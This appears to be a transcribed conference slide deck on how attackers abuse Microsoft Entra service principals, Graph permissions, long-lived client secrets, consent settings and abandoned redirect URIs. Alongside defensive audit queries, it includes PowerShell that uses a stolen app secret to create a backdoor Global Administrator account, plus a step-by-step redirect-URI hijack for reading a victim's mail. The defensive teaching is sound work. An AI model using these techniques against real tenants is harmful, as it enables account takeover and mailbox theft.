

DAVENPORT, IA · OCTOBER 3, 2026

# LIVING OFF THE TENANT

Hunting the Entra application identities attackers abuse

---

Brandon Colley

Senior Security Consultant · TrustedSec · @techBrandon



CORNCON 12:  
THE 12 CHAOS MONKEYS OF CYBER

WHOAMI

# Brandon Colley

Senior Security Consultant at TrustedSec · @techBrandon

---

- Microsoft MVP
- 20+ years experience securing AD and Entra
- Speaker at DEFCON, HIPConf, CypherCon, TEC, BsidesKC, HTH, CornCon x3
- Blogger featured in Petri, Quest, and Practical 365



AI image captures my best features

2026 CORNCON  
CYBERSECURITY  
CONFERENCE



## THE SETUP

# WHERE ALL THE EFFORT WENT

Every identity program in this room has been pointed at the same target, and it worked.

### PASSKEYS

Microsoft is enforcing MFA on admin sign-ins and phishing-resistant credentials are on the roadmap everywhere.

### CONDITIONAL ACCESS

Persona-based policies, report-only rollouts, break-glass exclusions, token protection. Weeks of work to get right, and it is the right work.

### ADMIN ACCOUNTS

Separate, cloud-only, no mailbox, hardware keys only. Locked down harder than anything else in the directory.

None of it is wrong. All of it assumes an identity that can be prompted.

2026 CORNCON  
CYBERSECURITY  
CONFERENCE

## THE SETUP

# THE OTHER HALF OF YOUR DIRECTORY

Identities that never see a prompt, never carry a device, and were never in scope for any of that work. Six places they go wrong.

### 01 SERVICE PRINCIPALS IN ROLES

A directory role held by an application. PIM does not govern it and access reviews never list it.

### 03 CLIENT SECRETS

Where they come from, how long they live, and the commit history they never quite leave.

### 05 HIJACKABLE REDIRECT URIS

A legitimate app, a permission already granted, and a delivery address nobody owns.

### 02 DANGEROUS GRAPH PERMISSIONS

App-only consent granted once, years ago. Three of them are Global Administrator by another name.

### 04 WHO CAN SAY YES

Two tenant defaults deciding who may register an application and who may consent to one.

### 06 THE VULNERABLE APPLICATION

An ordinary bug in an internal app, and the administrator who happens to log into it.

## GROUNDWORK

# ONE APP, TWO OBJECTS

### APPLICATION OBJECT

Lives in the home tenant only

- The blueprint: display name, redirect URIs, the permissions the app asks for
- Exactly one, wherever the developer built it
- What people mean when they say “the app registration”

### SERVICE PRINCIPAL

Lives in your tenant — this is the one that matters

- The local identity that actually holds access
- One per tenant the app is used in, yours included
- Carries the credentials, the granted consent, and any role assignments

An attacker never authenticates *to* the application. They authenticate *as* the service principal — in your tenant, holding your grants.

## GROUNDWORK

# THIS IS THE WHOLE SIGN-IN

```
PS C:\> $tenantId = '<tenant-guid>'
PS C:\> $appId = '<app-guid>'
PS C:\> $secret = ConvertTo-SecureString '<secret>' -AsPlainText -Force
PS C:\> $cred = [PSCredential]::new( $appId , $secret )
PS C:\> Connect-MgGraph -TenantId $tenantId -ClientSecretCredential $cred
PS C:\> Get-MgContext
AuthType           : AppOnly
TokenCredentialType : ClientSecret
Account            :
AppName            : Reporting Connector
```

No prompt. No device. No user object. Nothing for a user-scoped policy to evaluate.

TAKE PIM, FOR EXAMPLE

You may have role eligibility, approval workflows and time-bound activation wired up exactly right. A service principal in a directory role cannot participate in any of it.

It holds the role permanently. There is no activation to approve. It is skipped in access reviews, and in some configurations it is genuinely difficult to enumerate at all.



01

# SERVICE PRINCIPALS IN DIRECTORY ROLES

The role assignment nobody reviews, on an identity nobody owns.

*Staying secure in an increasingly complex and chaotic world*

# HOW THE ABUSE ACTUALLY RUNS

## 01

### THE CREDENTIAL

A client secret belonging to an app in your tenant. It turns up in a repo commit, a Teams message, a pipeline variable, or a text file on somebody's desktop.

## 02

### THE TOKEN

Client ID, secret, tenant ID, one request. The attacker is now authenticated with no sign-in log entry that looks like a person and nothing for a user-scoped policy to catch.

## 03

### THE ROLE

That service principal holds a directory role. The token inherits every permission the role carries, including the ones that let it hand itself more.

Live demo sits here — sign in as the app, then do something that should have stopped you.

## SAME LOGIN, WORSE OUTCOME

```
# Still the application from four slides ago. No user, no prompt.
$pw = @{ Password = '<password>' ; ForceChangePasswordNextSignIn = $false }
$user = New-MgUser -DisplayName 'Backup Service' `
        -UserPrincipalName 'backup.svc@contoso.com' `
        -MailNickname 'backup.svc' -AccountEnabled -PasswordProfile $pw
$role = Get-MgRoleManagementDirectoryRoleDefinition `
        -Filter "displayName eq 'Global Administrator'"
New-MgRoleManagementDirectoryRoleAssignment -PrincipalId $user.Id `
        -RoleDefinitionId $role.Id -DirectoryScopId "/"
```

No prompt. No approval. No PIM activation. No sign-in that looks like a person.

# WHICH APPS HOLD DIRECTORY ROLES?

```
Connect-MgGraph -Scopes 'RoleManagement.Read.Directory'
$roles = Get-MgRoleManagementDirectoryRoleDefinition -All
$assigned = Get-MgRoleManagementDirectoryRoleAssignment -All `
            -ExpandProperty Principal
foreach ( $a in $assigned ){
    $p = $a.Principal.AdditionalProperties
    $role = $roles | Where-Object Id -eq $a.RoleDefinitionId
    if ( $p. '@odata.type' -notmatch 'servicePrincipal' ){ continue }
    [pscustomobject] @{ App = $p.displayName ; Role = $role.DisplayName }
}
```

Read-only. Anything on this list you did not deliberately put there is a finding.

# WHAT TO DO ON MONDAY

1. Run the query. Write down every service principal that comes back.
2. For each one, find a human who will claim it. No claimant is itself the finding.
3. Drop anything that cannot justify a directory role down to scoped Graph permissions instead.
4. Put the survivors on a review cadence that is not “whenever somebody remembers”.

Step two is the one that takes a month. The other three take an afternoon.

---

## THE HARD PART

Step two. The identity team does not know what the app does, the app owner does not know it holds a role, and the person who set it up left in 2023.



02

# DANGEROUS GRAPH PERMISSIONS

Consented once by an administrator, and nobody has looked at them since.

*Staying secure in an increasingly complex and chaotic world*

# THE ADVICE WE JUST GAVE YOU

Drop it out of the directory role and down to scoped Graph permissions. That is the right call, and it is also the next thing on this list.

## 01 THE CREDENTIAL

Unchanged

Same client secret, from the same repo commit.

## 02 THE TOKEN

Unchanged

Same four lines you have already watched run.

## 03 THE GRANT

**This is the only change**

No directory role. App-only Graph permissions, consented once by an administrator.

The attack does not change. Only where the privilege came from.

# THE FIVE THAT END THE ARGUMENT

| LEVEL    | PERMISSION                         | WHAT IT HANDS AN ATTACKER                                                    |
|----------|------------------------------------|------------------------------------------------------------------------------|
| TAKEOVER | RoleManagement.ReadWrite.Directory | Grants itself Global Administrator. Nothing below this row matters after it. |
| TAKEOVER | AppRoleAssignment.ReadWrite.All    | Grants itself any app permission, including the one above.                   |
| TAKEOVER | Application.ReadWrite.All          | Adds a credential to any other app, then signs in as that one instead.       |
| DATA     | Mail.ReadWrite                     | Reads and sends as every mailbox in the tenant.                              |
| DATA     | Files.ReadWrite.All                | Every file in SharePoint and OneDrive, with no site-level grant needed.      |

App-only means the application acts as itself, with no user involved. There is another kind, and it is the back half of this talk.

# WHO HOLDS WHAT, IN PLAIN ENGLISH

```

$Dangerous = @( 'RoleManagement.ReadWrite.Directory'
                'AppRoleAssignment.ReadWrite.All'
                'Application.ReadWrite.All' ) # <- your list here

$graph = Get-MgServicePrincipal -Filter "appld eq '00000003-0000-0000-c000-000000000000'"
$roles = @{}; $graph.AppRoles | ForEach-Object { $roles [ $_.Id ] = $_.Value }
$all = Get-MgServicePrincipalAppRoleAssignedTo -ServicePrincipalId $graph.Id -All |
    ForEach-Object {
        [pscustomobject] @{ App = $_.PrincipalDisplayName ; Permission = $roles [ $_.AppRoleId ] }
    }
$all | Where-Object Permission -in $Dangerous | Sort-Object App | Format-Table

```

Drop the last line on a first run. In a smaller tenant the unfiltered list is the more useful artifact.

# WHAT TO DO ON MONDAY

1. Run the query and sort by permission, not by application.
2. Treat the three takeover permissions as one finding: any app holding any of them is already a Global Administrator.
3. For the rest, ask whether tenant-wide scope is needed or whether resource-specific consent would do the same job.
4. Write down who consented and why, so the next person does not have to guess.

---

## THE HARD PART

Nobody remembers consenting. The grant is four years old, the ticket is closed, and the app is in production. Removing it is a change request, not a checkbox.

Every one of these was reached with a client secret. Nobody has asked where those come from yet.



03

# CLIENT SECRETS

Everything you have watched so far ran on one of these. Here is where they come from, how long they live, and where they end up.

*Staying secure in an increasingly complex and chaotic world*

# THE DROPDOWN IS NOT THE LIMIT

IN THE PORTAL

## 24 MONTHS

The dropdown stops there. For most people that dropdown is the entire mental model of how long a secret lives.

THROUGH GRAPH

## 100 YEARS

endTime is just a field on a request body. Nothing in the API argues with you about it.

```
$end = ( Get-Date ) .AddYears ( 100 )  
Add-MgApplicationPassword -ApplicationId $appId `   
    -PasswordCredential @{  
        displayName = 'ci-pipeline' ; endTime = $end  
    }
```

## CLIENT SECRETS

# THE SECOND COMMIT DOES NOTHING

```
$ git log -p --all -S 'CLIENT_SECRET'  
commit 4f2a9c1 · 2023-04-11 · "point nightly job at prod"  
+ CLIENT_SECRET = "Xk8Q~aB3qR7vN....."  
commit 9d0c7e2 · 2023-04-12 · "oops"  
- CLIENT_SECRET = "Xk8Q~aB3qR7vN....."
```

The second commit is what made everyone feel better. The secret is still in the history, still valid, and does not expire until 2126.

Also found in: Teams messages · SharePoint documents · pipeline variables ·  
Postman collections · runbooks · a text file on somebody's desktop

# SORT YOUR SECRETS BY LIFETIME

```
Connect-MgGraph -Scopes 'Application.Read.All'
$MaxYears = 2 # <- the portal cannot create one longer
$creds = foreach ( $app in Get-MgApplication -All) {
    foreach ( $c in $app.PasswordCredentials ) {
        [pscustomobject] @{
            App      = $app.DisplayName
            Expires   = $c.EndDateTime
            Years     = [math]::Round (( $c.EndDateTime - $c.StartDateTime ).TotalDays / 365 , 1)
        }
    }
}
$creds | Where-Object Years -gt $MaxYears | Sort-Object Years -Descending
```

Anything above the line was created through the API by somebody who wanted to stop being paged about expiry.

# WHAT TO DO ON MONDAY

1. Run the query and start at the top. Long lifetimes are a deliberate choice somebody made.
2. Move whatever can move to workload identity federation or a certificate, so there is no secret to leak.
3. Set an app management policy that caps credential lifetime, so the next hundred-year secret cannot be created at all.
4. If you publish multi-tenant apps, lock the app instance properties so nobody can bolt a credential onto your service principal in someone else's tenant.
5. Expired credentials still sitting in the list mean nobody is tending that app. Find out who should be.

Verify the current app management policy capabilities before you promise them step three.

## THE HARD PART

Rotating a secret means touching everything that uses it, and nobody has that list. So it does not get rotated. The expiry date just gets pushed further out, which is how you got here.



04

# WHO CAN SAY YES

Two tenant defaults decide who in your organization is allowed to add an identity, and who is allowed to hand one your data.

*Staying secure in an increasingly complex and chaotic world*

WHO CAN SAY YES

## TWO SETTINGS, ONE BLAST RADIUS

Neither of these is obscure. Both of them shipped permissive, and plenty of tenants never changed them.

---

### USERS CAN REGISTER APPS

Any user can create an application and a service principal in your tenant. No approval, no ticket, no record that anybody reads.

---

### USER CONSENT TO APPS

Any user can grant an application access to their own data. The prompt is three lines of text and a blue button.

---

 In an older tenant, both of these defaulted to permissive.

## THE EASIEST QUERY IN THE DECK

```
Connect-MgGraph -Scopes 'Policy.Read.All'  
$p = ( Get-MgPolicyAuthorizationPolicy ) .DefaultUserRolePermissions  
$p.AllowedToCreateApps # can any user register an app?  
$p.PermissionGrantPoliciesAssigned # what can they consent to alone?
```

Two properties. Thirty seconds. There is no excuse for not knowing these two answers.

## BUT CHECK THE HISTORY

Locked down today says nothing about 2019. Microsoft has changed the options around registration and consent more than once, and the grants survive the policy change.

If your tenant is older than the current defaults, there are user-registered applications and user-consented grants sitting in it right now. Tightening the setting did not remove them.

# WHAT HAS ALREADY BEEN SAID YES TO

```
Connect-MgGraph -Scopes 'Directory.Read.All'
foreach ( $g in Get-MgOauth2PermissionGrant -All) {
    $app = Get-MgServicePrincipal -ServicePrincipalId $g.ClientId
    $who = if ( $g.ConsentType -eq 'AllPrincipals' ) { 'ALL USERS (admin consent)' }
           else { ( Get-MgUser -UserId $g.PrincipalId ) .UserPrincipalName }
    [pscustomobject] @{
        App      = $app.DisplayName
        User     = $who
        Scopes   = $g.Scope.Trim ()
    }
}
```

One user who said yes for themselves, or an administrator who said yes for everybody. Both are on this list.

WHO CAN SAY YES

# WHAT TO DO ON MONDAY

1. Answer the two settings questions today. They take thirty seconds and you will be asked about them eventually.
2. Move user consent to verified publishers and low-impact scopes, and turn on the admin consent workflow so a refusal has somewhere to go.
3. Then run the grants query, because the settings only govern what happens next.
4. Every Principal grant needs a decision: still needed, or revoked. There is no third option that is not just deferral.

## THE HARD PART

Turning consent off breaks somebody's workflow, and you find out whose when they raise a ticket. That is a negotiation with the business, not a configuration change.

Settings govern the future. The grants query governs the past.

2026 CORNCON  
CYBERSECURITY  
CONFERENCE

# AS ITSELF, OR AS THE USER



## APPLICATION

The app acts as itself

- No user involved at any point
- Always requires administrator consent
- Scope is the whole tenant: Mail.Read means every mailbox you have

## DELEGATED

The app acts as the signed-in user

- Requires a user to be signed in and to have said yes
- A user can consent for themselves, subject to what you just checked
- Scope is the overlap: what the app was granted *and* what that user can already do

A delegated app is exactly as dangerous as whoever signs into it. Somebody in your tenant is a Global Administrator.



05

# HIJACKABLE REDIRECT URIS

Proof of concept one. A legitimate application, a permission the user already granted, and a delivery address nobody owns.

*Staying secure in an increasingly complex and chaotic world*

## A DELIVERY ADDRESS, NOT A SETTING

After sign-in, Entra sends the user's browser back to an address registered on the application, carrying the authorization code. That list of addresses is the only thing deciding where the code lands.

---

### LAPSED DOMAINS

The project ended, the domain expired, the app registration did not. Anyone can buy it back.

---

### CLAIMABLE SUBDOMAINS

An abandoned cloud hostname that still points at nothing. Register the same name and the address is yours.

---

### WILDCARDS AND PATHS

Overly broad matching that was added to make a deployment work and never narrowed afterwards.

---

### LOCALHOST AND HTTP


Development leftovers that shipped to production because nothing broke.

---

# READ SOMEBODY'S MAIL IN SIX STEPS

- 
- 01 Find an application with a redirect URI pointing somewhere nobody owns any more.
  - 02 Claim it. Buy the domain, register the subdomain, stand up a page that logs what arrives.
  - 03 Send the user an authorization link for the real application. Real tenant, real domain, real consent screen — or none at all if they consented years ago.
  - 04 The authorization code is delivered to the address on file, which is now yours.
  - 05 Exchange the code for a token.
  - 06 Read their mail. Delegated Mail.Read, acting as them, from an application they trust.
-

## THE WILDCARD ADDRESS



Microsoft Entra admin center

Home > App registrations > EAP-LAB-VulnerableApp

### EAP-LAB-VulnerableApp | Authentication (Preview)

Search

Got feedback?

delivers tokens once the user has successfully signed in or signed out. [Learn more about what is a redirect URI](#)

+ Add Redirect URI Delete


If you want to view or change implicit grant and hybrid flows settings or front-channel logout URL, please visit the settings tab.

Start typing a reply url to filter these results Platform Type : All


| Platform Type ↑↓          | Redirect URI ↑↓                               |
|---------------------------|-----------------------------------------------|
| Web                       | <a href="#">Edit</a>                          |
| Web                       | http://localhost.bnrconsulting.net/cb         |
| Web                       | https://bit.ly/eaplab                         |
| Web                       | https://eap-lab-dangling.azurewebsites.net/cb |
| Mobile and desktop app... | <a href="#">Edit</a>                          |
| Mobile and desktop ...    | https://bnrconsulting.net/*                   |

2026 CORNCON  
CYBERSECURITY  
CONFERENCE


## PHISHING LINK



## VALID LOGIN



